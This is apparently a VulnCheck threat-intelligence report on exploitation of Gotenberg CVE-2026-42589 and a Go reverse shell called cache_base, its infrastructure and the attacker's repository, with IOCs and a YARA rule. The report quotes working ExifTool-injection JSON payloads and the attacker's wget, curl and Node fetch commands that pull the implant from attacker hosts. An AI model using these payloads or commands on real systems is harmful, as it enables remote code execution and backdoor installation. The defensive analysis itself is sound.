In early October 2026, one of our canaries caught an attacker exploiting Gotenberg's CVE-2026-42589 to deploy a custom Go reverse shell called cache_base. The activity came from a residential Japanese IP and lasted a couple of days. There were only 38 recorded canary events, but the attacker gave us the full exploit chain, including command execution, output retrieval, and three attempts to download an implant from independent mirrors.
We pulled apart the implant binary and traced its command-and-control infrastructure. Then we followed one of the payload mirrors to a GitHub repository with seven months of development history, multiple backdoors, Windows privilege escalation tools, PHP webshells, and suspicious CMS plugins. The repository contained a much larger toolkit than the original exploit suggested, including a second build of the reverse shell configured to use different C2 infrastructure.
Exploiting Gotenberg CVE-2026-42589
Gotenberg is an open-source, Docker-based API that converts documents to PDF. It uses headless Chromium and LibreOffice to turn HTML, URLs, and Office files into PDFs, which makes it a common choice for generating invoices and reports and for document management systems. The project reports 97M+ Docker pulls and 12k+ GitHub stars, and says it is trusted in production by thousands of companies... and the VulnCheck Canary network
Every hit we observed targeted POST /forms/pdfengines/metadata/write, a Gotenberg API endpoint that accepts a PDF and a JSON metadata object that passes through Gotenberg to ExifTool. The vulnerability, CVE-2026-42589, allows an attacker to inject ExifTool arguments through unsanitized metadata keys. By inserting newlines into a JSON key, an attacker can inject the -if argument and execute arbitrary Perl code. The vulnerability carries a CVSS score of 9.8 and was fixed in Gotenberg 8.31.0.
The attacker used a four-stage chain to test command execution, retrieve the output, download cache_base, and confirm the file was present.

First, they ran id and redirected the output to /tmp/nx_cmd.txt:
{"Title\n-if\nsystem(q{id > /tmp/nx_cmd.txt 2>&1});1\n-Keywords=Nx-zD\n-Comment":"x"}
They then retrieved the output through ExifTool's -Subject<= operator, which placed the contents of the temporary file in the response PDF's Subject metadata:
{"Title\n-if\n1\n-Subject<=/tmp/nx_cmd.txt\n-Keywords=NxR\n-Comment":"x"}
This gave the attacker the assurance they were dealing with a vulnerable system. With the vulnerability confirmed, they tried three different methods to download the payload:
# GitHub
wget https://raw.githubusercontent[.]com/secmonjp/alxpng/refs/heads/main/cache_base

# Self-hosted Gitea
curl -O http://39.105.65.32:3000/renjazu-czbhb4/etc/raw/branch/main/cache_base

# Dynamic DNS
node -e "fetch('http://cheeva.strangled[.]net/cache_base').then(r=>r.arrayBuffer()).then(b=>require('fs').writeFileSync('cache_base',Buffer.from(b)))"
The Node.js fallback is worth noting. Gotenberg runs on Node.js, so the runtime is available even in stripped-down containers that might not include wget or curl. If the standard download utilities aren't installed, the attacker can still try to retrieve the payload using the application's runtime. After the download attempts, the attacker ran ls, redirected the output to the same temporary file, and retrieved it to check whether cache_base appeared in the directory listing.
CVE-2026-42589 Is Attracting Multiple Actors
Before following cache_base further, we looked at the broader exploitation activity surrounding CVE-2026-42589. Over the 30 days covered by our analysis, we recorded 1,358 exploitation events from 128 unique source IPs. Great Britain and Israel accounted for 1,127 and 224 events, respectively.
Despite this activity, CVE-2026-42589 is not listed in CISA's Known Exploited Vulnerabilities (KEV) catalog. VulnCheck added the vulnerability to VulnCheck KEV on June 26, 2026. Our telemetry shows exploitation across multiple campaigns, from commodity scanning to cryptomining and custom backdoor deployment. In-the-wild exploitation doesn't wait for inclusion in CISA's catalog.

The source infrastructure, payloads, and techniques point to at least seven distinct clusters:
- Contabo scanner: The largest cluster came from
5.189.138.115, a Contabo-hosted IP in France. Between October 19 and 24, it generated 364 events usingpython-requests/2.34.2and delivered payloads through a Cloudflare Pages redirect atb51f3a2a.lazyrabbit.pages[.]dev/redirectrev. The exploit carrier wasx.pdf. This source alone accounted for more than a quarter of the exploitation we observed and remained active as we prepared this analysis. - Telecom Italia infrastructure: More than 20 rotating IPs on Telecom Italia's network probed for the vulnerability from late June into early August. The activity progressed from probing to downloading x86 and ARM payloads from
185.132.53.158:81/anonymus/client. A related Hetzner IP,46.62.130.44, served additional payloads and staged a file namedsystemdfrom Cloudflare R2. This was the earliest exploitation we observed in our dataset. - XMRig cryptomining: On August 31,
107.175.69.137, hosted by HostPapa/ColoCrossing, generated 13 events consistent with the Gotenberg campaign documented by The Hunter's Ledger. That campaign reportedly compromised approximately 200 Gotenberg instances and installed XMRig under the namepolkitd. A companion IP,192.255.159.249, reported deployment status to107.175.69.137:8081using callbacks such as/ALIVE_$(hostname),/DEPLOY_$(hostname), and/FAIL_$(hostname). - Python reverse shells: Seven Google Cloud IPs in Singapore injected Python reverse shells connecting to
77.110.106.217. Some variants used ngrok for tunneling. - S3-hosted payloads: Eight GSL Networks IPs downloaded a payload disguised as
banner_homepage_800x800.jpgfrom an S3 bucket. - Pool Miner: A source in Poland dropped
4thepool_miner.shalongside a base64-encoded payload namedlulinha, part of another cryptomining operation.
We also saw one-off probes, Nuclei scans, and activity from various Indonesian and Vietnamese ISPs.
Then there was 210.170.22.208, the source of our cache_base activity. Unlike the scanner and cryptomining campaigns, this activity delivered a custom Go reverse shell using three independent payload mirrors and dynamic DNS infrastructure. That combination gave us a different trail to follow: the binary itself, its command-and-control endpoints, and the repository behind one of the mirrors.
Inside cache_base
cache_base is a 5.2 MB statically linked, stripped Go ELF binary for x86-64, built with Go 1.22.2. The embedded source path points to /home/ubuntu/cache_base.go. Although the binary has been stripped, Go's .gopclntab section retains function names used by the runtime, giving us a useful outline of its implementation.
The execution flow is straightforward: acquire a lock, collect host information, connect to C2, register the victim, and open a shell. The binary creates ./.cached_db.lock to enforce single-instance execution, queries ipinfo.io for the victim's public IP and location information, and pipes input and output between the network connection and a local /bin/sh. It also sets PYTHONUNBUFFERED=1, suggesting the operator expects to run Python commands through the shell and wants output delivered without buffering delays.
Two C2 endpoints are hardcoded in the binary:
ubuntu-repo.strangled[.]net:8090linux-x86-tcpudp.strangled[.]net:21
Both use afraid.org's strangled[.]net dynamic DNS domain, allowing the operator to change the backing IP addresses without rebuilding the binaries. The first endpoint supports HTTP and HTTPS, and string artifacts suggest a possible WebSocket upgrade for the shell session. The binary uses Go's default Go-http-client/2.0 user-agent.
There is no persistence mechanism in cache_base itself. We found no logic for installing systemd units, modifying crontabs, injecting SSH keys, or adding startup scripts. The binary is a reverse shell, not a complete persistence solution. Something else has to deliver it, and something else must maintain access if the shell disconnects.
Following the Infrastructure

The first payload mirror was the public GitHub repository secmonjp/alxpng. The account was created on January 7, 2026, and is associated with fatmediajpn@gmail.com. At the time of analysis, the repository contained 188 commits, with activity as recently as October 19. The repository had no stars, forks, or description, and GitHub classified it as PHP, likely because of the webshells it contained.
The second mirror was a self-hosted Gitea instance at 39.105.65.32:3000, hosted on Alibaba Cloud in Beijing (AS37963). Its repository, renjazu-czbhb4/etc, used a throwaway email address, ieein1e4a8@movtzj.lab. Registration was open, and the repository was created on September 27, roughly ten days before the activity reached our canaries.
The Gitea repository also contained a cache_cn implant. We downloaded it and compared it to our observed cache_base binary. They have different SHA256 hashes and Go BuildIDs, so they're not duplicate copies of the same executable. But their function tables are identical. Both contain main.checkAndAcquireLock, main.getPublicIP, and main.handleShellSession, along with the same four closure goroutines. The embedded source paths differ only in the filename: /home/ubuntu/cache_base.go versus /home/ubuntu/cache_cn.go.
cache_cn appears to be a separate build of the same codebase, configured with different C2 infrastructure. While cache_base connects to ubuntu-repo.strangled[.]net:8090 and linux-x86-tcpudp.strangled[.]net:21, cache_cn connects to 5.161.100.63:21, a Hetzner Cloud VPS in Ashburn, Virginia. Its C2 is a hardcoded IP rather than a DDNS hostname. The _cn suffix might indicate a build intended for a different region or operating environment, but the filename alone doesn't establish that. We can say only that the same codebase has been built with different C2 configurations.
The third mirror was cheeva.strangled[.]net, which resolved to 132.145.123.143, an Oracle Cloud instance in Tokyo (AS31898). The hostname uses afraid.org's free dynamic DNS service, allowing the operator to change the underlying IP address without rebuilding or redistributing binaries containing a hardcoded address. The service has appeared in reporting on threat actor infrastructure, including activity attributed to APT29, although that history alone does not establish a connection to this activity. The host served cache_base over HTTP on port 80 and appears to have also functioned as a C2 listener on port 7070.
The Rest of the Arsenal
The secmonjp/alxpng repository contains dozens of files committed over seven months. We analyzed every file and found a broader toolkit built around the reverse shell: a separate multi-protocol Go tool, a downloader, a watchdog, Windows privilege escalation utilities, PHP webshells, CMS backdoor plugins, and legitimate Tailscale binaries.
The repository contains two distinct Go codebases. One group, including the cache_* binaries, includes builds for Linux x86-64, ARM64, MIPS32, and Windows. ufw.exe, for example, is a Windows build of the same reverse shell. The log_* family is different: its function table includes HTTP, SSH, TCP, and UDP workers, along with a monitoring loop and support for custom HTTP headers.
Two additional programs suggest how the toolkit could be deployed and maintained. The pull binary contains hardcoded GitHub URLs for cache_base, dev_log, temp, and headers.txt, indicating that it can download the reverse shell, the multi-protocol tool, a watchdog, and its configuration. The temp binary checks for .cached_db.lock, the same lock file created by cache_base, and attempts to restart the agent if it isn't running. That gives the operator a basic deployment and recovery mechanism, even though the reverse shell itself has no persistence logic.
The Windows tooling includes two known privilege escalation utilities. kitanai.exe is JuicyPotatoNG, while nandemo.exe is a .NET assembly whose embedded PDB path identifies it as RegPwn. The repository also contains upd-ms.bat, a loop that repeatedly launches the Windows tooling with a payload and a connection to *.strangled[.]net:7070. The tailscale.exe and tailscaled.exe files are legitimate Tailscale binaries. If deployed and configured on a compromised host, they could provide another route for remote access.
The PHP artifacts provide another way to access compromised web servers. The repository contains three webshells, including two obfuscated variants that provide file management, system enumeration, and command execution. Their original filenames, wp-common.php and wp-blocks.php, resembled WordPress core files before being renamed.
Three small plugin archives target WordPress and Joomla. The WordPress package akismetv4-plugin.zip contains a one-line Bash reverse shell that attempts to connect to cheeva.strangled[.]net:7070. The Joomla packages, Hlx.zip and template.zip, use an installation hook to write a PHP webshell into the site. These components connect the CMS tooling to the same infrastructure used by the Go backdoor.
The repository isn't just a collection of unrelated payloads. Its components cover multiple platforms and several ways to maintain access, from an interactive shell to web-accessible file managers and Windows privilege escalation tools. Not every file ties to a specific deployment, but together they show a much broader set of capabilities than the original Gotenberg exploit revealed.

The repository brings together tooling for several platforms and different methods of remote access. The Go binaries provide shell access and multi-protocol networking, the watchdog can restart the reverse shell, and the webshells and CMS plugins offer additional ways to access compromised systems. We can't establish that every component was deployed in the same intrusion, but the repository shows that cache_base is part of a much broader toolkit.
Seven Months of Development
The Git history shows how the toolkit evolved. The repository was created in March 2026. In April and May, VPNGate configuration files for Japan, Korea, and Vietnam appeared alongside the PHP webshells. June brought a burst of Python development, including cache.py, caches.py, log.py, and xlog.py, as well as a phishing page named ph.html. The VPN configurations were deleted on June 23.
Windows tooling arrived in July, including upd-ms.bat and wincache.go, a Windows-oriented Go variant that was created and deleted on the same day. In August, the pull binary was uploaded five times on August 13, suggesting active iteration. The Gitea account associated with the second payload mirror was created later that month.
ARM64 variants appeared in September, and the Gitea repository was created on September 27. On October 1, the author deleted more development artifacts, including Python scripts, shell scripts, and a JSP file, while leaving the compiled binaries in place. The GitHub repository continued to receive updates, with the latest recorded push on October 20.
The history shows sustained development rather than a repository assembled for a single campaign. The author added platform support, experimented with different components, and periodically removed source files while retaining compiled payloads. We can't establish that every file was operational or that all the tools were used in the same intrusion, but the history provides a much broader view of the toolkit than the initial exploit attempt alone.
Wrapping Up
What started as 38 exploit attempts led us to a custom Go reverse shell, three payload mirrors, a second build with different C2 infrastructure, and a repository containing seven months of development history. That repository includes tooling for multiple architectures, Windows privilege escalation, webshells, and backdoors targeting WordPress and Joomla.
The infrastructure and repository history also show the limits of what we can conclude. The same codebase appears in multiple builds, but that doesn't establish the operator's identity or prove that every component was used in the observed attack. What we can say is that the cache_base activity is part of a broader toolkit that has been actively developed and maintained.
Multiple actors are exploiting CVE-2026-42589, with objectives ranging from scanning and cryptomining to custom backdoor deployment. VulnCheck added it to our KEV in June, and the activity we've observed since then reinforces the need to look beyond any single catalog or campaign. If you're running an unpatched Gotenberg instance, you aren't facing just one payload or one operator. You're facing a vulnerability that has attracted a range of actors, using different infrastructure and tools.
Analysis performed October 24, 2026. Binary sourced from canary telemetry and threat intelligence collection.
Indicators of Compromise
Network
| Type | Indicator | Context |
|---|---|---|
| IP | 210.170.22.208 | Attack source, residential Japan, AS2519 ARTERIA Networks |
| IP | 39.105.65.32 | Gitea payload server, Alibaba Cloud Beijing, AS37963 |
| IP | 132.145.123.143 | DDNS target, Oracle Cloud Tokyo, AS31898 |
| IP | 5.161.100.63 | cache_cn C2, Hetzner Cloud, port 21 |
| Domain | ubuntu-repo.strangled[.]net | C2, port 8090 |
| Domain | linux-x86-tcpudp.strangled[.]net | C2, port 21 |
| Domain | cheeva.strangled[.]net | Payload hosting, port 80; suspected C2, port 7070 |
| URL | https://raw.githubusercontent[.]com/secmonjp/alxpng/refs/heads/main/cache_base | GitHub payload mirror |
| URL | http://39.105.65[.]32:3000/renjazu-czbhb4/etc/raw/branch/main/cache_base | Gitea payload mirror |
| URL | http://cheeva.strangled[.]net/cache_base | DDNS payload mirror |
File hashes
| File | Hash |
|---|---|
cache_base MD5 | f5a756d13697cdfa69ed795d4468339d |
cache_arm64 MD5 | c31cd755293844f8ac0802d2c438e701 |
cache_mips MD5 | 2b85605660343399a650b8c3745bccb0 |
cache_log MD5 | 71e1bc42c0c27db494a9032730846436 |
kitanai.exe MD5 | 1938a3545517650824657fd09ce4ee16 |
nandemo.exe MD5 | 15a85a360cff18223f67d13351164f96 |
ufw.exe MD5 | 7cd551ba71f3aaf184141532417356da |
808.php MD5 | a5d5418ae862208ea77bdb0d8228e107 |
xmain.png MD5 | 80514271f21b82268d86743728a0543e |
Host artifacts
./.cached_db.lock: Hidden lock file created by the reverse shell./tmp/nx_cmd.txt: Temporary file used to stage command output during exploitation.PYTHONUNBUFFERED=1: Environment variable set by the Go binary.Go-http-client/2.0: Default Go HTTP user-agent observed in outbound traffic.- Go BuildID prefix:
95lC4hD3Rlc49k0IkwPb
Accounts
- GitHub:
secmonjp/fatmediajpn@gmail.com - Gitea:
renjazu-czbhb4/ieein1e4a8@movtzj.lab
YARA
rule cache_base_backdoor {
    meta:
        description = "Go reverse shell backdoor - cache_base family"
        date = "2026-10-24"
    strings:
        $c2_1 = "ubuntu-repo.strangled.net:8090"
        $c2_2 = "linux-x86-tcpudp.strangled.net:21"
        $lock = ".cached_db.lock"
        $ip_recon = "https://ipinfo.io"
        $env = "PYTHONUNBUFFERED=1"
        $src = "/home/ubuntu/cache_base.go"
        $go_buildid = "95lC4hD3Rlc49k0IkwPb"
    condition:
        uint32(0) == 0x464c457f and
        (any of ($c2_*) or ($lock and $ip_recon) or $src or $go_buildid)
}
About VulnCheck
The VulnCheck team investigates real-world exploitation to understand attacker behavior, track malicious infrastructure, and identify vulnerabilities that matter to defenders. For more research, see Expanding Visibility Into Chinese Government-linked Cyber Threat Actors, Chinese Implants in the Supply Chain, From Canary Intelligence to C2: Mapping an Attack Fleet with Target Intelligence, and The Return of the Kinsing.
Sign up on our website for free access to VulnCheck KEV and our vulnerability data. You can also request a trial of Initial Access Intelligence, IP Intelligence, and Exploit & Vulnerability Intelligence.